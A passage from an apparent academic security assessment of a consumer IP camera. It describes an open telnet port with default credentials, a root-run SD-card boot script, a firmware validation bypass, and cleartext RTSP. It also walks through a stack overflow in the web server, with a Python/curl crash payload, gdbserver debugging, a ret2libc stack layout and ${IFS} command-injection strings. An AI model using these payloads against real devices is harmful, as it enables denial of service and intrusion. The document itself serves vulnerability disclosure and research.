


Figure 4.2: Communication flow during a RTSP connection

After initialization, the TCP connection remains active and is used by the client to send continuous reports and control the feed. The feed is continuously received over the UDP connection via the RTP protocol.

All communication is sent in clear text, and since the credentials only are encoded with base64, an adversary could intercept the traffic at the initialization stage and retrieve the credentials.

The protocol was also subject to some smaller fuzzing attacks, without any vulnerabilities discovered.

4.1.5 Goal 6: Minimized attack surfaces

Devices should apply the principle of least authority. Only necessary resources and functions should be accessible.

Even though the camera minimizes possible attack surfaces in a good manner, there are still some entry points that are of significant impact if exploited.

4.1.5.1 Telnet connection

The most obvious entry point is the telnet service running openly on port 23. Telnet is probably used during development of the device, providing easy access for debugging purposes. However, this port is still open at the point of sale, which enables anyone being able to reach the camera over the network to access it remotely with the basic credentials *default:[empty]* that were discovered in section 3.2.1.4.

4.1.5.2 Web server

There is a web server running on port 80, which seems to lack any functional purpose. Independent of the URL requested, it always returns the same hardcoded response:

```
$ curl -X GET http://10.10.10.x/path

<?xml version="1.0" encoding="UTF-8" ?>
<ResponseStatus version="1.0" xmlns="http://www.ginatex.com/
    ver10/XMLSchema">
<requestURL>/path</requestURL>
<statusCode>4</statusCode>
<statusString>Invalid Operation - Unauthorized</statusString>
</ResponseStatus>
```

However, a user can request an arbitrary long URL path which in its turn can cause a stack buffer overflow. The vulnerability is explained in section 4.1.8 since it is more related to input validation. The purpose of the web server remains unknown, and we were not able to find any information about *Ginatex*, which presumably both is the name of the web server and is referred to as a namespace source (xmlns). Nevertheless, the web server still acts as an potential entry point.

4.1.5.3 Mobile application

Another potential entry point would be the user mobile application. The application allows for the user to control the camera, and could act as an potential entry point. However, all user controls are predetermined buttons and joysticks which are probably mapped directly to an API that passes control requests to the camera. Without the ability of crafting (at least somewhat) arbitrary requests, it is unlikely that it can be exploited. The application is also out of scope in this study, which is why we have not investigated it further.

4.1.5.4 SD card

A last, significant, entry point is the SD card that can be optionally purchased and inserted in the camera. Its main purpose is to save previously recorded video feeds. However at the time of boot, the SD card is mounted and a special bash script, if found, is executed. The script is executed in a bash environment with full permissions, essentially enabling anyone with physical access to the device to execute arbitrary commands, bypassing all authentication:

```bash
#
# Mounts SD card if given block device is found,
# i.e., SD card is inserted in the device
#
if [ -b /dev/mmcblk0p1 ]; then
  mount -t vfat /dev/mmcblk0p1  /mnt
elif [ -b /dev/mmcblk0 ]; then
  mount -t vfat /dev/mmcblk0 /mnt
fi

# If debug_cmd.sh is found in the mounted location,
# execute it
if [ -f "/mnt/debug_cmd.sh" ]; then
  echo "find debug cmd file, wait for cmd running..."
  /mnt/debug_cmd.sh
fi
umount /mnt
```

The reason for this is probably the same as for the telnet connection, sole debugging purposes. If the main application were to be changed by a developer, causing an error in the initialization of the main application or start script, it could cause the telnet service to not start. This would, in its turn, brick the device from the outside since there would be no way to access it (without connecting to a hardware serial port). Having an optional, arbitrary script ran at each start mitigates this issue, but comes with security concerns if not removed before shipping the devices for production.

4.1.6 Goal 7: Validated software integrity

Device firmware should be validated as signed by the manufacturer.

Validation of software integrity is important. Malicious software that can be installed and executed on the device poses large security risks, and technically implies that the device is completely compromised. If the integrity of the software cannot be trusted, the whole device becomes a potential threat.

4.1.6.1 Implemented software integrity checks

As briefly mentioned in section 4.1.2.1, the software updating tool, sdc_tool, does have integrity validation functionality implemented. A device-specific key is derived from a configuration file on the device, which is compared to a checksum calculated over the firmware image. Further core functionality of sdc_tool has not been examined due to time constraints, and the fact that the updater tool and integrity validation can be completely bypassed.

4.1.6.2 Bypassing software integrity checks

Ignoring the fact that updated files never actually are executed on the system before they are deleted (section 4.1.2.2), the updating tool might serve its purpose of validating firmware updates. However, it does not provide much security since it can be easily bypassed due to poor implementation in the start script.

As pictured in the flow chart in figure 4.3, the start script invokes sdc_tool if and only if a file named 'firmware.bin' is found, either on the mounted SD card or in /home (section 4.1.2.1). However, unpacking of an updated application in /home (section 4.1.2.2) will be invoked if such file exists, independent from if the updating tool has validated such file or not. This means that an attacker simply can upload a correctly named compressed file to /home, and it will




Figure 4.3: A flow diagram over the updated process invoked by the start script

be unpacked and placed in the /tmp folder. There are numerous ways that an attacker can inject the file in the file system, for example transferring it with the use of FTP via a telnet connection, or by injecting it via the debug_cmd.sh script (section 4.1.5.4) on a mounted SD card. Practical attacks are likely to occur since the original binary can be extracted, patched and re-uploaded, or completely modified and recompiled.

4.1.7 Goal 12: Easy setup and maintenance

The complexity of installation and maintenance should be lowered. Guidelines for secure initial configuration of the device should be provided and easy accessible for the customer.

To avoid misconfiguration of the device that could create potential security issues, the complexity of configuration and setup should be low. Furthermore, the user should be encouraged to configure controllable settings in a secure manner.

4.1.7.1 Setup description and complexity

The complexity of the initial setup is considered to be low. The following steps are to be taken by the user in the setup phase:

- Power up the camera
- Comply with a voice prompt telling the user to connect to the camera's hotspot and download the application
- Go through the step-by-step configuration provided by the application:
  - Create a cloud account
  - Set SSID and passphrase
  - Configure camera settings, i.e. sound, motion detection, notifications etc.

The fact that no physical step-by-step guide or manual was provided, meaning that the user has to know that the device should be powered on, does not raise any security concerns but would lower complexity even more.

4.1.7.2 Reset behavior

A physical reset button is provided and according to instructions provided in the application, the button should be pressed for at least 5 seconds. However, its purpose is unclear from a user's perspective. One would assume that a reset would restore the the camera to factory settings, but in reality all it does is to reset the saved WiFi-credentials, which then have to be re-entered through the application.

This is troublesome if an adversary has created a persistent backdoor in the camera. As mentioned in section 4.1.5.4 the camera cannot update itself, and may now not even be reset to factory settings. This means that any changes that have been made to the camera's file system or configuration will persist during the full life-cycle of the camera, or until manually deleted by remotely connecting to the camera. An attacker could also connect to the camera via the telnet port, add a persistent backdoor, and configure the telnet port to be closed. This would cause the backdoor to be undeletable and (probably) undetectable for a regular user. This behavior is not considered to be user friendly.

4.1.8 Goal 13: Validated input data

Inputs should be validated and sanitized where applicable.

Validation of input is important. All possible input should be expected, and if some input could be used to exploit the parsing/storing function it should be sanitized. As most input is not meant to be too variable (or unexpected) it might be a good idea to sanitize everything.

Due to fairly minimized attack surfaces, input possibilities are limited in our camera. Since intended user interaction is meant to be handled via the app, which is out of scope, we do not have that many possibilities as where to look for input-related vulnerabilities. Using the application as an interface is probably a good idea out of a security perspective, since the API mapped PTZ controls in the app naturally sanitize and disallow variable input.

However, we have some open services to look at. As explained in section 4.1.5.2, we discovered a web server that is running openly on port 80. As we can see beneath, we get an XML response upon sending a GET request to the server. We noticed that the path requested is reflected in the XML response, which hints us about that the given input path is parsed, and then built into a response.

```
$ curl -X GET http://10.10.10.x/path
```

```
[...]

<requestURL>/path</requestURL>

[...]
```

We started to play around with inputs of varying length. Upon entering a path of 269 characters, the camera crashed and rebooted. In other words, we can force a reboot just by sending a simple GET request to the web server from our favorite browser, ultimately causing a denial-of-service for about 90 seconds. We could automate this task and send a GET request every time the web server is back online, which would lead to complete denial-of-service for as long as the script is running.

4.1.8.1 Lack of bounds checking on user input stored on stack

We would like to investigate the matter further, and discover what the cause of the crash is. We open the main application in Ghidra and search (Ctrl+Shift+E) for strings from the XML response, in hopes to find the function that builds the response and parses the input. We find the following line in a function that builds the response, that we view through Ghidra's decompiler:

```
iVar3 = sprintf(buf,"<requestURL>%s</requestURL>\n", &input);
```

We see that the line entry is parsed and formatted via the sprintf-function, which lacks bounds checking. The function takes the input, consisting of the URL subpath, formats it as a string placed between the requestURL brackets, and writes it to buf, which is allocated on the stack. Since there is no bounds check, we are allowed to write an arbitrary long string to buf, which causes a stack buffer overflow since we can overwrite other content on the stack if our input is larger than the size of buf.

To get a better overview over the stack and register contents, we would like to debug the steps that cause the overflow and inspect the stack at each and every instruction. Since the camera has very limited functionality along with several outdated library dependencies, we are not able to install gdb on it. However, we can use a statically linked, ARM little endian version of `gdb-server`[1] to connect to our camera and debug it remotely from our endpoint. We transfer the gdbserver binary to our camera via FTP, and connect to it remotely from our endpoint. To facilitate an easy connection, we write a quick script that starts the server and attaches itself to the main application so that it can be debugged:

[1]`https://github.com/therealsaumil/static-arm-bins`

```
gdbs(){
    /path/to/gdbserver/./gdbserver-armel-static-8.0.1 :2345
      --attach $(ps | grep /app | grep -v grep | awk '{print
        $1}')
}
```

This script will start the server, allow for incoming connections on port 2345, and attach itself to the PID of the process that has a name that equals '/app'. We can now connect to the server from our remote endpoint, and pass a script (which we have named debugscript.gdb) to it for execution:

```
$ gdb-multiarch --command=debugscript.gdb
```

In our script, we connect to the server we just have opened and set breakpoints on the instructions of interest. Following is an example on how to connect to the remote server, set a breakpoint, and print the contents of the registers and stack frame to terminal:

```
# Prints the whole output of given commands to terminal
set pagination off

# Connect to our remote target
target extended 10.10.10.x:2345

# Set breakpoints on instructions of interest
b *0x10d9c

# Continue execution until we reach a set breakpoint
continue

# Print registers and stack frame for first breakpoint
echo BREAKPOINT at 10d9c sprintf\n
echo ---------------- registers ----------------\n
info registers
echo ---------------- $sp ----------------------\n
x/100x $sp

[...]
```

4.1.8.2 Stack layout

We can now set multiple breakpoints and observe the behavior of the stack. A visualization of the stack can be seen in table 4.1, where buf + junk is the memory space where the XML response is intended to be stored, with the following 4 byte-sections being popped into registers upon function return.

	buf	junk	r4	r5	r6	r7	pc (ret 1)
size (bytes)	269	104	4	4	4	4	4

Table 4.1: The layout of the stack frame at the time of parsing the input

	buf	junk	r4	r5	r6	r7	pc (ret 1)
content	AA..AA	AA..AA	BBBB	CCCC	DDDD	EEEE	addr of instr.
size (bytes)	269	104	4	4	4	4	4

Table 4.2: Visualization of the payload written to stack

We can observe what memory frames get popped into what registers in two ways, either by examining the stack and the registers instruction by instruction, or by looking at the assembly code that corresponds to each instruction. We use Ghidra to do the latter, and we can see that registers r4-r7 and pc get assigned values that are popped from the stack:

```
[...]
00010db8 f0 80 bd e8     ldmia      sp!,{ r4 r5 r6 r7 pc }
[...]
```

Since the program counter (pc) register contains the value of the next instruction, we could potentially overflow the buffer and overwrite the data that gets popped into pc at function return. This would cause the execution to continue at our given instruction.

4.1.8.3 Exploiting the overflow

Since we know the layout of the stack, we can start to craft our payload to overwrite the pc register, and hopefully jump to an arbitrary instruction. We will use the tutorial by Mercked Security [20] to aid us in the crafting of our payload.

Table 4.2 illustrates the placement of the payload contents on the stack, after being parsed by the web server.

We write a script in python which generates the correct cURL executable payload and prints it to standard output. In this example we have chosen to jump to address 0x12345678.

```
#!/usr/bin/python

[...]

input_payload = "curl 10.10.10." + ip + "/"     # curl target
input_payload += "$(python -c 'print("          # print path
input_payload += "\"A\"*373 +"                  # fill buffer
input_payload += "\"" + "BBBB\" + "             # r4
input_payload += "\"" + "CCCC\" + "             # r5
input_payload += "\"" + "DDDD\" + "             # r6
input_payload += "\"" + "EEEE\" + "             # r7
input_payload += "\"" + "\\x78\\x56\\x34\\x12\""# pc
input_payload += ")')"

print(input_payload)

[...]
```

Which will result in the following output:

```
curl 10.10.10.x/$(python -c 'print("A"*373 +"BBBB" + "CCCC" +
    "DDDD" + "EEEE" + "\x78\x56\x34\x12")')
```

When ran, this will send a GET request to the web server. The subpath is our calculated payload, and we use inline python to calculate the string and pass it in RAW. We do this because the target address contains characters that are non-printable. We set a breakpoint at the returning ldmia instruction (0x10db8) and inspect the stack via our remote gdb debug connection:

```
────────────────────────────── $sp ──────────────────────────────
0x6c36ca6c: 0x42424242  0x43434343  0x44444444  0x45454545
0x6c36ca7c: 0x12345678  0x65722f3c  0x73657571  0x4c525574
0x6c36ca8c: 0x733c0a3e  0x75746174  0x646f4373  0x3c343e65
0x6c36ca9c: 0x6174732f  0x43737574  0x3e65646f  0x74733c0a
```

We have successfully overwritten the stack, and registers r4-r7 and pc will be assigned popped values from the stack after the instruction has been executed.

4.1.8.4 Considerations

Even though we have encountered a stack buffer overflow vulnerability, we have not been able to exploit it to facilitate code injection. We got closer to a solution as time progressed, but we were not able to come up with a proof-of-concept of a code injection. This section will briefly describe what steps we have taken, why we had to take them, and why they were not sufficient.

Injecting null bytes on the stack

Since all instructions in the application are located in low addresses, (0x00******), and we are running on a little endian architecture, it




Figure 4.4: Abstracted view of a process' memory layout

would mean that we would have to inject a null byte on the stack to be able to jump to that address. This is due to the fact that the most significant byte (MSB) is overwritten first. So as an example, say that we have found an instruction located at 0x00123456 that we would like to jump to. In that case, our payload would have to contain

```
"...EEEE\x56\x34\x12\x00..."
```

However, that payload would not get parsed completely by the unsafe sprintf-function since it takes a string as an argument, and strings are null-terminated. In other words, this would cause our payload to be snipped after "\x12", and our desired memory location would look like:

```
0x123456**
```

where the (*) denotes the previous value of MSB in that specific memory location.

In other words, we are not able to jump to arbitrary (or any, in this case) instruction in the application.

Ret2lib attack

However, not only application-specific instructions are loaded into memory. Library functions are accessed continuously throughout the execution of a program, which means that library instructions have to be accessed by the process somewhere as well. As seen in figure 4.4, libraries are loaded into memory after the stack segments, in high addresses without containing null bytes. If we can find an instruction of interest in a library, we could jump there instead. For example, we have found a call to the libc system() call, located with an offset of 0xA1F0 from the base of the libc library. We locate the code segment in Ghidra and observe the assembly code:

```
    /* Copy the contents in r4 to r0 */
0000a1f0 04 00 a0 e1      cpy         r0,r4
```

	buf	junk	r4	r5-r7	pc (ret 1)	junk	pc (ret 2)	junk	cmd_payload
content	AA..AA	AA..AA	&cmd_payload	CC..EE	address to system()	GG..II	address to exit()	JJJJ	[payload]
size (bytes)	269	104	4	12	4	12	4	4	-

Table 4.3: Visualization of stack buffer after executing a ret2lib attack

```
    /* Branch with link to do_system, using r0 as
       argument */
0000a1f4 94 fe ff eb      bl          do_system
```

The system() call invokes the execl() function as follows, where *command* is the argument stored in r0 (and r4 due to the cpy instruction):

```
$ man system

[...]
The system() library function uses fork(2) to
create a child process that executes the shell
command specified in command using execl(3) as
follows:

execl("/bin/sh", "sh", "-c", command, (char *) 0);

system() returns after the command has been completed.
[...]
```

This means that if we can set pc to ([lib base address] + offset) and write a reference to our command payload in r4, we can execute an arbitrary shell command. We construct our injection payload to fill the buffer as illustrated in table 4.3. Note that the second return value, pc (ret 2), is popped by the do_system function. We have chosen to place the address to the exit() function here, so that the program can exit cleanly and continue its execution after the system() call has been exploited by us. Otherwise, the contents of this memory space would be undefined, causing the application to segfault after executing the system() call.

Address space layout randomization

Unfortunately, the address space location of vital instructions, such as the stack, heap, and libraries are randomized by the Linux kernel address space layout randomization (ASLR). We can see that ASLR is implemented by looking in the contents of /proc/sys/kernel/randomize_va_space:

```
$ cat /proc/sys/kernel/randomize_va_space
2
```




Figure 4.5: Illustration of impact on memory space by ASLR's offset

An output of 2 equals an implementation of full randomization, and while we could "cheat" and turn off ASLR, it would be pointless since an adversary would not have that ability.

We have two choices here, assume that the randomization offset can be leaked, or that it can be brute forced. As shown in figure 4.5, the ASLR offset is a memory space block allocated before the heap segment with the following size: $0 \leq x * pagesize \leq 1024kB$, where $0 \leq x \leq 256$, since we have a constant page size of 4kB. This means that we have a total of 256 possible ASLR offsets, which results in a probability of $\frac{1}{256}\%$ of a successful brute force. While this probability may seem low, it could actually be viable in attacks on a larger scale. If for example 256 identical devices with open web servers can be scraped online, there is a theoretical successful brute force in one of them. However, since we are just working with one device, the probability is too small to be successful. Also note that a failed brute force results in a 75 second reboot, meaning that a brute force attack on one camera would be very time consuming.

If we assume that, somehow, the ASLR offset can be leaked, we are able to conduct a practical attack. Since the offset is constant until the device reboots, we can "cheat" in a more real-life scenario manner by observing the base location of the library and stack of a desired process by running:

```
$ cat /proc/[PID]/maps
```

As explained above under the ret2lib paragraph, the offset to our desired instructions is constant in relation to the base of the stack and library segments. This means that if we know the base of the stack and library, we can jump to that location and hit it correctly in every execution.

A bothersome output redirection

With a known ALSR offset, along with known offsets of instructions in libc, we can execute our ret2lib attack. As mentioned earlier, table 4.3 illustrates the stack space after exploiting the buffer overflow. However, we reach a peculiar problem related to the complete string that is built by the vulnerable sprintf-function. The string that is written to the stack is the full response to the HTTP GET request:

```
<?xml version="1.0" encoding="UTF-8" ?>
<ResponseStatus version="1.0" xmlns="http://www.ginatex.
    com/ver10/XMLSchema">
<requestURL>/[injection location]</requestURL>
<statusCode>4</statusCode>
<statusString>Invalid Operation - Unauthorized</
    statusString>
</ResponseStatus>
```

Since we are only in control of the content in [injection location], it means that the trailing hard coded string '</requestURL>' will be written to the stack directly after it. Since the whole response is parsed as a string, sprintf also adds a newline character (\n) at the end of every line. If we simplify the command payload, which will be used as an argument in the system() call, it will look like this:

```
[injection location]</requestURL>\n
```

We want a proof-of-concept that is as simple and unharmful as possible, so we try to create a new file via the 'touch'-command. The argument used in system() would then be:

```
touch /home/SUCCESS </requestURL>\n
```

However, several problems arise. The first one is that whitespace characters, separating the command (touch) from its parameter (/home/SUCCESS and <requestURL>\n), are disallowed in HTTP. If a whitespace character is sent via HTTP, it will automatically be percent-encoded (%20 in the case of a space). This would mean that the percent-encoded character is parsed by the sprintf-function literally, meaning that the stack would be injected with the hex-representation of %, 2, and 0, respectively. Fortunately for us, we can make use of the Internal Field Separator (IFS)[2] which is a global variable used to identify and define

[2]https://mywiki.wooledge.org/IFS

whitespaces in bash environments. With this in mind, our argument payload is designed as follows:

```
touch${IFS}/home/SUCCESS${IFS}</requestURL>\n
```

The second problem is the trailing hard coded string, and in particular the last three characters, >\n. Since this string is parsed literally by bash, character by character, it means that bash would interpret this as 'pipe the output of the preceding command to newline', which of course is syntactically undefined and returns the following error:

```
sh: 3: Syntax error: newline unexpected
```

We have tried several techniques to mitigate this problem, such as commenting out the rest of the line and splitting up the commands, but without any success. The problem lies in that '>' will always be recognized as an instruction to redirect the output of the previous command to the given, following argument. Since we have a trailing newline character, it will always generate a syntax error. We have tried

```
touch${IFS}/home/SUCCESS${IFS}||${IFS}echo${IFS}</
    requestURL>\n
```

and we are also unable to comment out the rest of the line

```
touch${IFS}/home/SUCCESS${IFS}`#</requestURL>\n`
```

since we would need to inject backtick at the end of the line, which is also not possible. One solution that would work in theory is injecting a newline character

```
touch${IFS}/home/SUCCESS${IFS}\n</requestURL>\n
```

after the file location parameter, but unfortunately, a newline is not an allowed character in HTTP.

Possible solution

Since the time for the assessment ran out, we were not able to continue researching for a possible code injection proof-of-concept. However, applying a more advanced return-oriented programming (ROP) methodology could possibly yield in a successful exploitation of the vulnerability.

The underlying issue is that we have a trailing, hard coded string which resides in memory directly after our injected string. Since we cannot inject null bytes on the stack directly via the injection in the sprintf-function, there is no way to nullify one of the trailing bytes. However, it may be possible to nullify it using a ROP approach, although it depends on if certain instructions, commonly referred to as gadgets, are available and reachable in the code base.

For example, assume that we can find the following, or similar, gadget:

```
/* set r4 = 0x0 */
mov r4, #0
/* store value found in r4 to memory address in r5 */
str r4, [r5]
/* pop top of stack into pc */
ldmia sp!,{pc}
```

In this case it would be possible to nullify r4, place the memory address of '</requestURL>\n' in r5, and store the contents of r4 into the memory address pointed to in r5. Since pc is popped at the end, we can just place the instruction address of the system() call on top of the stack, and continue the rest of our execution chain. This would cause the trailing string to be nullified, which in its turn would yield us a successful execution of the system() call.

However, we cannot be sure that this type of instruction chain exists. There are multiple variations that also would yield a positive result, including jumping to multiple gadgets to chain a desired set of instructions. This would naturally cause the payload to have to be modified.

4.2 Summary of discovered vulnerabilities

This section aims to summarize all found vulnerabilities and security concerns that were discovered during the assessment. Each vulnerability is presented in table 4.4 and has gotten assigned a severity level as presented in section 2.6, including a brief motivation of each assignment. Note that additional vulnerabilities might be discovered through more extensive assessments with more generous time constraints.

4.2.1 Motivation for assigned severity levels

The following is a brief motivation for the assigned severity levels presented in table 4.4. Each assigned vulnerability ID in the table correspond to the

ID	Vulnerability	Result	Severity
1	Open telnet port	Remote access	High
2	Default user credentials	Weak authentication	Very high
3	Incorrectly stored root credentials	Privilege escalation	Very high
4	Default RTSP credentials	Weak authentication	High
5	Logical mistake in start script	Immunity to remote software updates	Very high
6	Information disclosure through packet frequency analysis	User privacy disclosure	Low
7	Unencrypted RTSP traffic	Credential and data leakage	High
8	Stack buffer overflow through web server GET request	Denial-of-service	Very high
9	Arbitrary start script command injection	Command injection	Very high
10	Software validation bypass	Firmware integrity bypass	Medium
11	Unexpected factory reset behavior	Inability to restore compromised device	High

Table 4.4: A summary of discovered vulnerabilities

one in the description below. Refer to figure 2.3 in section 2.6 for the relation between consequence and probability and the resulting severity level.

1

While an open telnet port is an unnecessary entry point it may not have a high probability of exploitation, depending on network placement and current firewall configurations. However, an attack is still probable. If exploited, the consequences would be in the major-severe range, depending on set credentials for user accounts. Possible probability + major consequence = high severity.

2

Usage of default user credentials is a severe security violation by itself. Credentials could either be passed via a serial communication debug console or the telnet service, ultimately requiring either network or hardware access. Possible probability + severe consequence = very high severity.

3

Root credentials are hashed, although with an considerably weak algorithm (DES). They are also stored according to outdated practice. If remote access to the device is acquired, the probability of a successful root privilege escalation is very likely. However, remote access still has to be acquired in some way. Consequences are severe since this would mean that the whole system is completely compromised. Possible probability + severe consequence = very high severity.

4

Usage of default credentials in the RTSP protocol allows for low-effort brute force attacks. It is more likely for RTSP ports to be forwarded through the firewall than a telnet port, resulting in a likely probability of an attack. However, access to the RTSP protocol only allows for viewing the video stream, which could be considered to be of minor-moderate consequence, even though it would be counted as a privacy infringement. Likely probability + minor consequence = high severity.

5

An apparent coding mistake in the start script results in the inability to update the software of the camera remotely. This can not be classified as an exploitable vulnerability, but is still problematic since found vulnerabilities are unpatchable. The probability that the camera requires a software update somewhere in the future is very likely. An unpatched system could possibly have moderate-severe consequences. Very likely probability + moderate consequence = very high severity.

6

Information regarding real-time user interaction with the camera or application can be leaked by conducting a packet frequency analysis on the packets sent between the camera and cloud service. However, this would require the attacker to have access to the LAN, which only would be the case in an physical attack. Further, the consequence can be considered minor because gained information is not considered sensitive. Low probability + minor consequence = low severity.

7

RTSP traffic is unencrypted when communicated over the LAN, including authentication messages. An attacker with access to the LAN could deduct RTSP credentials and view the video stream. Rated in the same way as vulnerability 4 due to similarities.

8

Depending on the configuration of the network where the device resides, port 80 may be forwarded in the firewall which increases the probability of a possible attack. If reachable, the device can be made inoperable or possibly even compromised. Possible probability + severe consequence = very high severity.

9

Arbitrary commands can be injected in the start script that runs with root privileges. An attack would require either remote root access or physical access to an SD card that is used in the camera. Possible probability + severe consequence = very high severity.

10

The integrity validation of a software update can be bypassed. An attack would require either remote root access or physical access to an SD card that is used in the camera. However, the firmware file has to have a specific structure which yields the attack less probable than in vulnerability 9. Low probability + moderate consequence = medium severity.

11

The reset button does not reset the camera to its factory settings, but solely resets the WiFi-credential configuration. This would mean that a compromised device could have an undeletable backdoor (if not found and removed manually from the file system via a remote connection). The attacker still has to exploit another vulnerability to gain access to the device however. The impact is major-severe since a compromised device cannot be trusted for the rest of its life-cycle. Possible probability + major consequence = high severity.

4.3 Countermeasures

This section proposes countermeasures that can be implemented to patch and counteract the found vulnerabilities presented in section 4.2 and table 4.4. It is meant to provide an overview of actions that are needed to be taken, but does not suggest direct plug-and-play implementations. Once again, the vulnerability ID corresponds to the ones' assigned in the vulnerability summary.

1

Natural mitigation is to disable the initialization of the telnet service in the start script, as the telnet port lacks purpose once the device has been shipped to customers.

2

